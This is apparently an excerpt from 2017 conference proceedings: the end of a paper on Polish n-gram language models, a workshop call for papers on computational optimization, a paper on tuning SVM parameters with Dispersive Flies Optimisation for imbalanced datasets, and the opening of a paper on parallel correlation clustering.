Summing up, we successfully released n-gram counts and language models built using big data textual corpora which overcomes limitations of other smaller, publicly available resources. In addition, we were able to show that after some basic pre-processing of the data we were able to obtain BLEU and perplexity results that outperform state-of-the-art language models like WEB1T and other smaller corpora even after merging them together. We proved that improvements in perplexity and also in machine translation lead to better language knowledge utilisation. The results of our work are free and publicly available. The resources we share are the raw data after pre-processing, raw data tagged with POS using Morfeusz tagger [32], trained 5-gram language model with pruned 20% of less likely n-grams, dictionary with count of most frequent words in Polish based on CommonCrawl corpus and lastly a similar dictionary without counts but manually cleaned from noisy data by native Polish translators.

## VI. ACKNOWLEDGEMENTS

Work financed as part of the investment in the CLARIN-PL research infrastructure funded by the Polish Ministry of Science and Higher Education and was backed by the PJATK legal resources.

## VII. REFERENCES

- [1] Brants, T., Papat, A. C., Xu, P., Och, F. J., & Dean, J. (2007). Large language models in machine translation. In Proceedings of the Joint Conference on Empirical Methods in Natural Language Processing and Computational Natural Language Learning.
- [2] Guthrie, D., & Hepple, M. (2010, October). Storing the web in memory: Space efficient language models with constant time retrieval. In Proceedings of the 2010 Conference on Empirical Methods in Natural Language Processing (pp. 262-272). Association for Computational Linguistics.
- [3] Chelba, C., & Schalkwyk, J. (2013). Empirical exploration of language modeling for the google. com query stream as applied to mobile voice search. In Mobile Speech and Advanced Natural Language Solutions (pp. 197-229). Springer New York, DOI: 10.1007/978-1-4614-6018-3\_8
- [4] Lenko-Szymanska, A., (2016). A corpus-based analysis of the development of phraseological competence in EFL learners using the CollGram profile. Paper presented at the 7 th Conference of the Formulaic Language Research Network (FLaRN), Vilnius, 28-30 June.
- [5] Brants, T., & Franz, A. (2006). Web 1T 5-gram corpus version 1.1. Google Inc.
- [6] Lin, D., Church, K., Ji, H., Sekine, S., Yarowsky, D., Bergsma, S., Patil, K., Pitler, E., Lathbury, R., Rao, V., Dalwani, K., & Narsale, S. (2010). Final report of the 2009 JHU CLSP workshop.
- [7] Bergsma, S., Pitler, E., & Lin, D. (2010, July). Creating robust supervised classifiers via web-scale N-gram data. In Proceedings of the 48th Annual Meeting of the Association for Computational Linguistics (pp. 865-874). Association for Computational Linguistics.
- [8] Lin, D., (2013). Personal communication, October
- [9] Wang, K., Thrasher, C., Viegas, E., Li, X., & Hsu, B. J. P. (2010, June). An overview of Microsoft Web N-gram corpus and applications. In Proceedings of the NAACL HLT 2010 Demonstration Session (pp. 45-48). Association for Computational Linguistics.
- [10] Swan, O. E. (2003). Polish Grammar in a Nutshell. University of Pittsburgh.
- [11] Choong, C., & Power, M. S. The Difference between Written and Spoken English. Assignment Unit, 1.
- [12] Daniels, P. T., & Bright, W. (1996). The world's writing systems. Oxford University Press on Demand.
- [13] Coleman, J. (2014). A speech is not an essay. Harvard Business Review.
- [14] Ager, S. (2013). Differences between writing and speech, Omniglot—the online encyclopedia of writing systems and languages.
- [15] Language detection library ported from Google's language-detection. <https://pypi.python.org/pypi/langdetect/>
- [16] Maziarz, M., Piasecki, M., & Szpakowicz, S. (2012). Approaching plWordNet 2.0. In Proceedings of 6th International Global Wordnet Conference, The Global WordNet Association (pp. 189-196).
- [17] Wołk, K., Marasek, K. (2014) Polish – English Speech Statistical Machine Translation Systems for the IWSLT 2014, Proceedings of the 11th International Workshop on Spoken Language Translation, Tahoe Lake, USA, p. 143-149
- [18] Bergsma, S., Pitler, E., & Lin, D. (2010, July). Creating robust supervised classifiers via web-scale N-gram data. In Proceedings of the 48th Annual Meeting of the Association for Computational Linguistics (pp. 865-874). Association for Computational Linguistics.
- [19] Bojar, O., Buck, C., Callison-Burch, C., Federmann, C., Haddow, B., Koehn, P., Monz, C., Post, M., Soricut, R. & Specia, L. (2013). Findings of the 2013 Workshop on Statistical Machine Translation. In Proceedings of the Eighth



- Workshop on Statistical Machine Translation, pages 1–44, Sofia, Bulgaria. Association for Computational Linguistics
- [20] Koehn, P., Hoang, H., Birch, A., Callison-Burch, C., Federico, M., Bertoldi, N., ... & Dyer, C. (2007, June). Moses: Open source toolkit for statistical machine translation. In Proceedings of the 45th annual meeting of the ACL on interactive poster and demonstration sessions (pp. 177-180). Association for Computational Linguistics.
  - [21] Chen, S. F., & Goodman, J. (1996, June). An empirical study of smoothing techniques for language modeling. In Proceedings of the 34th annual meeting on Association for Computational Linguistics (pp. 310-318). Association for Computational Linguistics, DOI: 10.3115/981863.981904
  - [22] Perplexity [Online]. Hidden Markov Model Toolkit website. Cambridge University Engineering Dept. Available: [http://www1.icsi.berkeley.edu/Speech/docs/HTKBook3.2/node188\\_mn.html](http://www1.icsi.berkeley.edu/Speech/docs/HTKBook3.2/node188_mn.html), retrieved on November 29, 2015.
  - [23] Koehn, P., (2010) Moses, statistical machine translation system, user manual and code guide.
  - [24] Jurafsky, D., [Online] Language modeling: Introduction to n-grams [Online]. Stanford University. Available: <https://web.stanford.edu/class/cs124/lec/languagemodeling.pdf>, retrieved on November 29, 2015.
  - [25] Papineni, K., Roukos, S., Ward, T., & Zhu, W. J. (2002, July). BLEU: a method for automatic evaluation of machine translation. In Proceedings of the 40th annual meeting on association for computational linguistics (pp. 311-318). Association for Computational Linguistics.
  - [26] Axelrod, A. (2006). Factored language models for statistical machine translation. DOI 10.1007/s10590-010-9082-5
  - [27] Graves, A., & Schmidhuber, J. (2005). Framewise phoneme classification with bidirectional LSTM and other neural network architectures. *Neural Networks*, 18(5), 602-610.
  - [28] Stolcke, A. (2002, September). SRILM-an extensible language modeling toolkit. In *Interspeech* (Vol. 2002, p. 2002).
  - [29] Junczys-Dowmunt, M., & Szał, A. (2012). Symgiza++: symmetrized word alignment models for statistical machine translation. In *Security and Intelligent Information Systems* (pp. 379-390). Springer Berlin Heidelberg, DOI: 10.1007/978-3-642-25261-7\_30
  - [30] Durrani, N., Sajjad, H., Hoang, H., & Koehn, P. (2014, April). Integrating an Unsupervised Transliteration Model into Statistical Machine Translation. In *EACL* (Vol. 14, pp. 148-153), DOI: 10.3115/v1/E14-4029
  - [31] Wołk, K., & Marasek, K. (2014). Real-time statistical speech translation. In *New Perspectives in Information Systems and Technologies*, Volume 1 (pp. 107-113). Springer International Publishing, DOI: 10.1007/978-3-319-05951-8\_11
  - [32] Morfeusz Tagger, Available: <http://sgjp.pl/morfeusz/morfeusz.html>, retrieved on March 23, 2017



# 10<sup>th</sup> International Workshop on Computational Optimization

**M**ANY real world problems arising in engineering, economics, medicine and other domains can be formulated as optimization tasks. These problems are frequently characterized by non-convex, non-differentiable, discontinuous, noisy or dynamic objective functions and constraints which ask for adequate computational methods.

The aim of this workshop is to stimulate the communication between researchers working on different fields of optimization and practitioners who need reliable and efficient computational optimization methods.

## TOPICS

The list of topics includes, but is not limited to:

- combinatorial and continuous global optimization
- unconstrained and constrained optimization
- multiobjective and robust optimization
- optimization in dynamic and/or noisy environments
- optimization on graphs
- large-scale optimization, in parallel and distributed computational environments
- meta-heuristics for optimization, nature-inspired approaches and any other derivative-free methods
- exact/heuristic hybrid methods, involving natural computing techniques and other global and local optimization methods

The applications of interest are included in the list below, but are not limited to:

- classical operational research problems (knapsack, traveling salesman, etc)
- computational biology and distance geometry
- data mining and knowledge discovery
- human motion simulations; crowd simulations
- industrial applications
- optimization in statistics, econometrics, finance, physics, chemistry, biology, medicine, and engineering.

## BEST PAPER AWARD

The best WCO'17 paper will be awarded during the social dinner of FedCSIS 2017.

The best paper will be selected by WCO'17 co-Chairs by taking into consideration the scores suggested by the reviewers, as well as the quality of the given oral presentation.

## SECTION EDITORS

- **Fidanova, Stefka**, Bulgarian Academy of Sciences, Bulgaria
- **Mucherino, Antonio**, INRIA, France
- **Zaharie, Daniela**, West University of Timisoara, Romania

## REVIEWERS

- **Bonates, Tibérius**, Universidade Federal do Ceará, Brazil
- **Breaban, Mihaela**
- **Chira, Camelia**, Technical University of Cluj-Napoca, Romania
- **Gonçalves, Douglas**, Universidade Federal de Santa Catarina, Brazil
- **Hosobe, Hiroshi**, Hosei University, Japan
- **Iiduka, Hideaki**, Kyushu Institute of Technology, Japan
- **Lavor, Carlile**, IMECC-UNICAMP, Brazil
- **Marinov, Pencho**, Bulgarian Academy of Science, Bulgaria
- **Micota, Flavia**, West University of Timisoara, Romania
- **Muscalagiu, Ionel**, Politehnica University Timisoara, Romania
- **Parsopoulos, Konstantinos**, University of Ioannina, Greece
- **Pintea, Camelia**, Tehnical University Cluj-Napoca, Romania
- **Roeva, Olympia**, Institute of Biophysics and Biomedical Engineering, Bulgaria
- **Siarry, Patrick**, Universite Paris XII Val de Marne, France
- **Stefanov, Stefan**, South-West University "Neofit Rilski, Bulgaria
- **Stoean, Ruxandra**
- **Stoean, Catalin**
- **Stuetzle, Thomas**, Université Libre de Bruxelles (ULB), Belgium
- **Tamir, Tami**, The Interdisciplinary Center (IDC), Israel
- **Zilinskas, Antanas**, Vilnius University, Lithuania



# Optimising SVM to classify imbalanced data using Dispersive Flies Optimisation

Haya Abdullah Alhakbani  
Department of Computing  
Goldsmiths College  
University of London  
London SE14 6NW,UK  
Email: halha001@gold.ac.uk

Mohammad Majid al-Rifaie  
Department of Computing  
Goldsmiths College  
University of London  
London SE14 6NW,UK  
Email: m.majid@gold.ac.uk

**Abstract**—Finding efficient solutions for search and optimisation problems has inspired many researchers to utilise nature informed algorithms, where the interactions in swarm could lead to promising solutions for challenging problems. One problem in machine learning is class imbalance, which occurs in real-world applications such as medical diagnosis. This problem can bias the classification or make it entirely out of context where the algorithms being applied to classify the data can potentially ignore the important minority class instances. In this paper, a parameters optimisation algorithm is proposed, which uses a swarm intelligence technique, Dispersive Flies Optimisation (DFO), to optimise the support vector machine kernel's parameters and perform cost sensitive learning to improve the classifier's performance on imbalanced data. The use of the swarming behaviour of the flies and their diversity in the search space in conducting cost sensitive learning are investigated on eight real-world datasets. The proposed algorithm has been compared with other techniques to optimise the classifier's parameters, that includes the well-known particle swarm optimisation, the frequently used grid search as well as random search, which is used as a control algorithm. The results demonstrate the statistically significant outperformance of the proposed optimisation technique over other techniques on the same datasets.

## I. INTRODUCTION

OVER the last decade, there has been a rapid increase in datasets worldwide due to the unparalleled growth in globalisation, as well as global markets. However, datasets are rendered useless unless there is a way to analyse them in a meaningful way. Data mining technologies have been adopted by various businesses like banking, retailing and telecommunication as the upcoming technology to help in converting large amounts of data which have been stored on a database into actionable knowledge and useful information. Nevertheless, dealing with large datasets present its own challenges, such as the issue of class imbalance that occur in real-world applications: fraud detection, medical diagnosis, direct marketing campaign and many other predictive models. This problem occurs when the number of instances in one class (i.e. majority class) extremely outnumber the number of instances in the other class (i.e. minority class). This is often due to the limitations of a data collection process such as high cost or privacy problems; for instance, biomedical data, which is derived from a rare disease and an abnormal condition, or some data that is often obtained via expensive experiments.

Numerous research have applied data mining techniques in solving imbalanced data issue at both data and algorithmic levels [1]. In this paper, a swarm intelligence model is proposed to optimise the support vector machine (SVM) parameters: two important parameters for the radial basis function (RBF) kernel are  $c$  and  $\gamma$ , as the choice of their values affects the classification accuracy. The model uses Dispersive Flies Optimisation (DFO) to tune the classifier's parameters and improve its performance on an imbalanced dataset without changing the dataset distribution.

## II. SWARM INTELLIGENCE AND DATA MINING

Swarm intelligence and evolutionary computation have been widely used to solve challenging problems in data mining such as feature selection and class imbalance [2]. When it comes to class imbalance and cost sensitive learning, choosing the kernel's parameters values is a challenging problem. Various swarm intelligence techniques have been used for parameters tuning or optimisation [3], [4]. Despite the rapid development in using swarm intelligence techniques to solve the class imbalance problem at the algorithmic level by optimising the kernel's parameters, these techniques face the challenge of the slow convergence rate, the trap to local optima and the number of tunable parameters. Al-Rifaie (2014) proposed a new meta heuristic, Dispersive Flies Optimisation, derived from the swarming behaviour of flies, which they use to locate the food source and the way it is communicated to other flies so that they can access the food source with minimal attempt to locate it [5]. In this paper, DFO will be used to perform SVM cost sensitive learning on various benchmarks data and compare the proposed method with both evolutionary and non evolutionary search based techniques from the literature on the same datasets. In the next section, DFO is described and its main components are explained.

### A. Dispersive Flies Optimisation

DFO, first introduced in [5], is an algorithm inspired by the swarming behaviour of flies hovering over food sources. The swarming behaviour of flies is determined by several factors including the presence of threat which disturbs their convergence on the marker (or the optimum value). Therefore,

having considered the formation of the swarms over the marker, the breaking or weakening of the swarms is also noted in the proposed algorithm. Algorithm 1 summarises the DFO algorithm.

The algorithm is characterised by two main components: a dynamic rule for updating flies position (assisted by a social neighbouring network that informs this update), and communication of the results of the best found fly to other flies. As stated earlier, the swarm is disturbed for various reasons; one of the impacts of such disturbances is the displacement of flies which may lead to discovering better positions. To consider this eventuality, a stochastic element is introduced to the update process. Based on this, individual components of flies' position vectors are reset if a random number,  $r$ , generated from a uniform distribution on the unit interval  $U(0,1)$  is less than the *disturbance threshold* or  $dt$ . This guarantees a disturbance to the otherwise permanent stagnation over a likely local minima<sup>1</sup>.

In summary, DFO is a simple numerical optimiser over continuous search spaces. DFO is a population based stochastic algorithm, originally proposed to search for an optimum value in the feasible solution space. The simplicity of the algorithm has been compared against several other swarm and evolutionary computation techniques in [6] where the elegance of the algorithm in having only one tunable parameter (the disturbance threshold), is explored. It has also been shown that DFO outperforms the standard versions of the well-known Particle Swarm Optimisation, Genetic Algorithm (GA) as well as Differential Evolution (DE) algorithms on an extended set of benchmarks over three performance measures of error, efficiency and reliability [5]. It is demonstrated that DFO is more efficient in 84.62% and more reliable in 90% of the 28 standard optimisation benchmarks used; furthermore, when there exists a statistically significant difference, DFO converges to better solutions in 71.05% of problem sets. Further analysis is also conducted to explore the diversity of the algorithm throughout the optimisation process, a measure that potentially provide more understanding on algorithm's ability to escape local minima. In addition to theoretical research on this algorithm, DFO has recently been applied to medical imaging [7]; furthermore, ongoing and current research are being conducted in the fields of image analysis, simulation and gaming [8], computational aesthetic measurements [9], (digital) arts [10], [11], protein folding, etc.

### III. EXPERIMENTS

In this paper, DFO is used to search for the optimal kernel parameters:  $c$  and  $\gamma$ . In this model, F-measure is deployed as an evaluation metric and the performance of DFO is compared against other parameters optimisation techniques to find the optimal kernel values over a set of benchmark datasets.

In order to evaluate the performance of the proposed technique, eight real-world datasets are used and available from the

<sup>1</sup>The source code of the original DFO algorithm can be found in the following web page: <http://doc.gold.ac.uk/mohammad/DFO>

#### Algorithm 1 Dispersive Flies Optimisation

---

```

1: while Function Evaluations < Evaluations Allowed do
2:   for  $i = 1 \rightarrow N$  do
3:      $\vec{x}_i.\text{fitness} \leftarrow f(\vec{x}_i)$ 
4:   end for
5:    $\vec{x}_s = \arg^* \min [f(\vec{x}_i)]$ 
6:    $\vec{x}_{i_n} = \arg^* \min [f(\vec{x}_{i_{\text{left}}}), f(\vec{x}_{i_{\text{right}}})]^*$ 
7:   for  $i = 1 \rightarrow N$  do
8:     for  $d = 1 \rightarrow D$  do
9:        $\tau_d \leftarrow x_{i_{n,d}}^{t-1} + U(0,1) \times (x_{s,d}^{t-1} - x_{i,d}^{t-1})$ 
10:      if ( $r < dt$ ) then
11:         $\tau_d \leftarrow x_{\min,d} + r(x_{\max,d} - x_{\min,d})$ 
12:      end if
13:    end for
14:     $\vec{x}_i \leftarrow \vec{\tau}$ 
15:  end for
16: end while

```

---

\*  $\vec{x}_{i_{\text{left}}} = \vec{x}_{i-1}$  and  $\vec{x}_{i_{\text{right}}} = \vec{x}_{i+1}$

---

TABLE I  
DATASET LIST

Dataset	Minority Class	Majority Class	Attributes
Vehicle	199	647	18
Sonar	97	111	60
Ionosphere	34	126	34
WDBC	212	357	32
Abalone	42	689	8
Hepatitis	32	123	19
German credit	300	700	20
Breast Cancer	241	458	9

the University of California, Irvine (UCI) machine repository<sup>2</sup>. These datasets are imbalanced and they vary in size and class distribution. Moreover, they have been widely used as benchmarks to compare the performance of various methods in the literature. Table I provides a description of the datasets used. In this experiment, the authors have applied the proposed method on the Abalone datasets for the class '9' versus '18' and for the Vehicle dataset, the model is applied on the class 'Van' vs the others. Moreover, normalisation was applied on the datasets to scale each feature values to a [0,1] range, and instances with missing values are removed. Furthermore, to make predictions on new data valid, a train/test split is used, in which 80% of the dataset is used for training and 20% is used for testing. The advantages of train/test split are that the optimised  $c$  and  $\gamma$  are evaluated on unseen dataset. As the datasets are imbalanced, F-measure is used as a fitness value for SVM, in which the goal is to find the  $c$  and  $\gamma$  that will give the maximum F-measure.

#### A. Experiment set up

Fifty flies are set to optimise the SVM's parameters, in which the range for  $c$  that has been defined as  $[2^{-5}, 2^{15}]$  and the range of  $\gamma$  has been defined as  $[2^{-15}, 2^3]$  based on [12]. The iterations allowed is equal to 10. At the *initialisation phase*, each fly is assigned randomly to two values, with the first value being for  $c$  and the second for  $\gamma$ ; using these values the fitness

<sup>2</sup><http://archive.ics.uci.edu/ml/>

value, the F-measure, is generated. The fitness value is stored for each fly, to find the best neighbouring fly and the best fly in the whole swarm. At every iteration, the components of the position vector are independently updated at the *update phase*, considering the components vector for the best neighbouring fly and the components vector for the best fly in the whole swarm. It also considers if the random number,  $r$ , that is generated from the uniform distribution on the range  $[0,1]$ , is less than the disturbance threshold  $dt$ . In the experiment, the  $dt$  is empirically equal to 0.5, which means 50% of the flies' components are randomly initialised to new positions in the search space. This will enhance the diversity of the algorithm and will provide a balance between exploration and exploitation. In order to ensure that the performance of the algorithm is not solely due to the disturbance mechanism, a control algorithm (random algorithm) is also applied to the problem and the results are reported.

#### IV. RESULTS AND DISCUSSION

Table II summarises the results of applying DFO as optimisation algorithm and compares them with other methods on the same datasets. This include PSO, grid search and random search. As shown in the table, the use of DFO was found to improve the F-measure for all datasets and the proposed model outperforms other techniques on the same datasets. For example, for the Ionosphere dataset, the F-measure increased from 94.52%, as obtained by the PSO, to 98.59%. Similar improvements in the F-measure can be seen in the rest of the datasets. As a result, the proposed model which uses DFO to optimise the SVM kernel's parameters  $c$  and  $\gamma$ , demonstrates the ability to improve the classifier performance on imbalanced datasets. As Fig. 1 illustrate, while the other technique exhibit varying performance over different datasets, DFO is shown to provide a consistent outperformance over all datasets. Given the importance of conducting a statistical analysis measuring the presence of any significant difference in the performance of the proposed model and the other techniques including PSO, grid and random search, t-test is applied. This statistical significant test is applied using the outcome of the entire trials (30 runs) on each experiment. Based on the results, the F-measure difference is significant at 5% level. The result of this test indicates that the proposed optimisation technique offers a statistically significant improvement in the classifier's performance on the imbalanced datasets when compared to the other techniques.

##### A. Impact of Disturbance Threshold

The disturbance mechanism in DFO provides a stable independent convergence throughout the optimisation process. It also maintains a balance between exploration and exploitation. At the update phase, the  $dt$  is the only adjustable parameter to set that controls the diversity of the algorithm. A suitable value for this parameter depends on the size of the swarm, the number of iterations and the size of the search space. Therefore, further work needs to be done to find a theoretically suitable value for this parameter. In this experiment,  $dt$  is




Fig. 1. Comparison of F-measure on all datasets




Fig. 2. Negative impact of reducing the disturbance threshold to  $dt = 0.001$

empirically set to 0.5, which allows for an enhanced diversity of the population in covering the search space, as well as the ability to escape local optima.

As stated previously, random algorithm is included in the comparison as a control algorithm to ensure the DFO's performance is not solely attributable to its disturbance mechanism and that the coupled mechanisms of forming and breaking of the swarm, together, give rise to the performance of the algorithm. Equally, in order to demonstrate the impact of the absence or reduction of diversity (induced through the disturbance mechanism), another control algorithm with small disturbance threshold ( $dt = 0.001$ ) is proposed. Fig. 2) illustrates that the sole presence of diversity or the lack of it, negatively impacts the performance of the algorithm.

#### V. CONCLUSION

Class imbalance is a major problem in machine learning. This work investigated the use of DFO to optimise the RBF kernel's parameters to improve the classifier performance without changing the distribution of the dataset by applying data level solutions such as oversampling or undersampling the dataset. The proposed method has performed *statistically significantly* better when compared to other techniques on all datasets. Moreover, the simplicity of this swarm intelligence algorithm adds to its appeal when applied to complex search



TABLE II  
PERFORMANCE MEASUREMENTS COMPARISON OF DFO-SVM AND OTHER TECHNIQUES

Dataset	Method	Accuracy	Sensitivity	Specificity	F-measure	AUC
<b>WDBC</b>	PSO	92.98%	93.33%	92.75%	93.00%	0.93
	Grid	94.73%	90.69%	97.18%	95.00%	0.93
	Random	97.36%	93.87%	100%	97.35%	0.96
	DFO	99.12%	98%	100%	<b>99.12%</b>	0.99
<b>Sonar</b>	PSO	92.85%	90.90%	100%	92.86%	0.92
	Grid	87.71%	76.19%	95.14%	84.21%	0.823
	Random	88.90%	92.30%	81.25%	88.00%	0.86
	DFO	97.61%	96.42%	100%	<b>97.63%</b>	0.98
<b>Ionosphere</b>	PSO	94.36%	92.30%	100%	94.52%	0.96
	Grid	97.14%	95.83%	97.83%	95.83%	0.95
	Random	97.18%	100%	91.30%	97.15%	0.95
	DFO	98.59%	97.87%	100%	<b>98.59%</b>	0.98
<b>Abalone</b>	PSO	93.87%	30.76%	100%	92.35%	0.65
	Grid	97.95%	40.00%	100%	57.14%	0.88
	Random	96.59%	37.50%	100%	95.85%	0.68
	DFO	97.27%	62.50%	99.28%	<b>97.09%</b>	0.80
<b>Hepatitis</b>	PSO	87.50%	33.33%	100%	84.82%	0.66
	Grid	87.50%	83.33%	90.00%	83.33%	0.83
	Random	87.50%	50.00%	92.85%	87.50%	0.71
	DFO	93.75%	100%	93.33%	<b>94.68%</b>	0.96
<b>Vehicle</b>	PSO	95.29%	86.36%	98.41%	95.21%	0.92
	Grid	98.22%	98.43%	97.62%	98.81%	0.99
	Random	98.24%	95.35%	99.21%	98.23%	0.97
	DFO	99.41%	97.50%	100%	<b>99.40%</b>	0.98
<b>German Credit</b>	PSO	76.00%	54.90%	83.22%	76.14%	0.69
	Grid	79.33%	45.74%	94.66%	58.11%	0.83
	Random	73.50%	48.28%	82.39%	72.11%	0.65
	DFO	78.00%	65.07%	83.94%	<b>78.00%</b>	0.74
<b>Breast Cancer</b>	PSO	97.81%	97.77%	97.82%	97.81%	0.97
	Grid	99.25%	97.94%	100%	98.56%	0.96
	Random	96.34%	94.00%	97.70%	96.34%	0.95
	DFO	98.54%	98.70%	98.88%	<b>98.59%</b>	0.98

and optimisation problems with only one parameter to tune as opposed to the presence of more parameters in several other swarm and evolutionary computation techniques. Amongst the future work is the comparison of the performance of DFO against other swarm and evolutionary computation techniques over larger datasets.

## REFERENCES

- [1] N. V. Chawla, *Data Mining for Imbalanced Datasets: An Overview*. Boston, MA: Springer US, 2005, pp. 853–867. [Online]. Available: [http://dx.doi.org/10.1007/0-387-25465-X\\_40](http://dx.doi.org/10.1007/0-387-25465-X_40)
- [2] S. Dara, H. Banka, and C. S. R. Annavarapu, “A rough based hybrid binary pso algorithm for flat feature selection and classification in gene expression data,” *Annals of Data Science*, pp. 1–20, 2017. [Online]. Available: <http://dx.doi.org/10.1007/s40745-017-0106-3>
- [3] P. Cao, D. Zhao, and O. R. Zaiane, “A pso-based cost-sensitive neural network for imbalanced data classification,” in *Revised Selected Papers of PAKDD 2013 International Workshops on Trends and Applications in Knowledge Discovery and Data Mining - Volume 7867*. New York, NY, USA: Springer-Verlag New York, Inc., 2013, pp. 452–463. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-40319-4\\_39](http://dx.doi.org/10.1007/978-3-642-40319-4_39)
- [4] J. Li and B. Li, *Parameters Selection for Support Vector Machine Based on Particle Swarm Optimization*. Cham: Springer International Publishing, 2014, pp. 41–47. [Online]. Available: [https://doi.org/10.1007/978-3-319-09333-8\\_5](https://doi.org/10.1007/978-3-319-09333-8_5)
- [5] M. M. al-Rifaie, “Dispersive flies optimisation,” in *Proceedings of the 2014 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. P. M. Ganzha, L. Maciaszek, Ed., vol. 2. IEEE, 2014, pp. pages 529–538. [Online]. Available: <http://dx.doi.org/10.15439/2014F142>
- [6] M. M. al-Rifaie, “Perceived simplicity and complexity in nature,” in *AISB 2017: Computational Architectures for Animal Cognition*, University of Bath, Bath, U.K., 2017, pp. 299–305.
- [7] M. M. al Rifaie and A. Aber, *Dispersive Flies Optimisation and Medical Imaging*. Cham: Springer International Publishing, 2016, pp. 183–203. [Online]. Available: [https://doi.org/10.1007/978-3-319-21133-6\\_11](https://doi.org/10.1007/978-3-319-21133-6_11)
- [8] M. King and M. M. al-Rifaie, “Building simple non-identical organic structures with dispersive flies optimisation and a\* path-finding,” in *AISB 2017: Games and AI*, University of Bath, Bath, U.K., 2017, pp. 336–340.
- [9] M. M. al Rifaie, A. Ursyn, R. Zimmer, and M. A. J. Javid, *On Symmetry, Aesthetics and Quantifying Symmetrical Complexity*. Cham: Springer International Publishing, 2017, pp. 17–32. [Online]. Available: [https://doi.org/10.1007/978-3-319-55750-2\\_2](https://doi.org/10.1007/978-3-319-55750-2_2)
- [10] M. M. al Rifaie, F. F. Leymarie, W. Latham, and M. Bishop, “Swarmic autopoiesis and computational creativity,” *Connection Science*, pp. 1–19, 2017. [Online]. Available: <http://dx.doi.org/10.1080/09540091.2016.1274960>
- [11] J. M. Bishop and M. M. al Rifaie, “Autopoiesis, creativity and dance,” *Connection Science*, vol. 29, no. 1, pp. 21–35, 2017. [Online]. Available: <http://dx.doi.org/10.1080/09540091.2016.1271399>
- [12] C.-W. Hsu, C.-C. Chang, C.-J. Lin *et al.*, “A practical guide to support vector classification,” 2003.

# Correlation clustering: a parallel approach?

László ASZALÓS\*, Mária BAKÓ†

\* University of Debrecen

Faculty of Informatics

26 Kassai str., H4028 Debrecen, Hungary

Email: aszalos.laszlo@inf.unideb.hu

† University of Debrecen

Faculty of Economics

138 Böszörményi str., H4032 Debrecen, Hungary

Email: bakom@unideb.hu

**Abstract**—Correlation clustering is a NP-hard problem, and for large graphs finding even just a good approximation of the optimal solution is a hard task. In previous articles we have suggested a contraction method and its divide and conquer variant. In this article we present several improvements of this method (preprocessing, quasi-parallelism, etc.) and prepare it for parallelism. Based on speed tests we show where it helps the concurrent execution, and where it pulls us back.

## I. INTRODUCTION

CLUSTERING is an important tool of unsupervised learning. Its task is to group objects in such a way, that the objects in one group (cluster) are similar, and the objects from different groups are dissimilar. It generates an equivalence relation: the objects being in the same cluster. The similarity of objects are mostly determined by their distances, and the clustering methods are based on distance.

Correlation clustering is an exception, it uses a tolerance (reflexive and symmetric) relation. Moreover it assigns a cost to each partition (equivalence relation), i.e. number of pairs of similar objects that are in different clusters plus number of pairs of dissimilar objects that are in the same cluster. Our task is to find the partition with the minimal cost. Zahn proposed this problem in 1965, but using a very different approach [1]. The main question was the following: *which equivalence relation is the closest to a given tolerance (reflexive and symmetric) relation?* Many years later Bansal et al. published a paper, proving several of its properties, and gave a fast, but not quite optimal algorithm to solve this problem [2]. Bansal have shown, that this is an NP-hard problem.

The number of equivalence relations of  $n$  objects, i.e. the number of partitions of a set containing  $n$  elements is given by Bell numbers  $B_n$ , where  $B_1 = 1$ ,  $B_n = \sum_{i=1}^{n-1} \binom{n-1}{i} B_i$ . It can be easily checked that the Bell numbers grow exponentially. Therefore if  $n > 15$ , in a general case we cannot achieve the optimal partition by exhaustive search. Thus we need to use some optimization methods, which do not give optimal solutions, but help us achieve a near-optimal one.

If the correlation clustering is expressed as an optimization problem, the traditional optimization methods (hill-climbing, genetic algorithm, simulated annealing, etc.) could be used

in order to solve it. We have implemented and compared the results in [3].

In a former article we have shown the clustering algorithm based on the divide&conquer method, which was more effective than our previous methods. But our measurements have pointed out, that this method is not scalable. Hence for large graphs the method will be very slow. Therefore we would like to speed up the method. The *simplest* way to do it is to distribute the calculations between the cores of the processor. Unfortunately, theory and practice often differs.

The structure of the paper is the following: in Section 2 correlation clustering is defined mathematically, Section 3 presents the contraction method and some variants. Next, the best combination of local improvements is selected, and in Section 5 the former divide and conquer method is improved. Later the technical details of the concurrency is discussed

## II. CORRELATION CLUSTERING

In the paper the following notations are used:  $V$  denotes the set of the objects, and  $T \subset V \times V$  the tolerance relation defined on  $V$ . A partition is handled as a function  $p : V \rightarrow \{1, \dots, n\}$ .

The objects  $x$  and  $y$  are in a common cluster, if  $p(x) = p(y)$ . We say that objects  $x$  and  $y$  are in conflict at given tolerance relation and partition iff value of  $c_T^p(x, y) = 1$  in (1).

$$c_T^p(x, y) \leftarrow \begin{cases} 1 & \text{if } (x, y) \in T \text{ and } p(x) \neq p(y) \\ 1 & \text{if } (x, y) \notin T \text{ and } p(x) = p(y) \\ 0 & \text{otherwise} \end{cases} \quad (1)$$

We are ready to define the cost function of relation  $T$  according to partition  $p$ :

$$c_T(p) \leftarrow \frac{1}{2} \sum c_T^p(x, y) = \sum_{x < y} c_T^p(x, y) \quad (2)$$

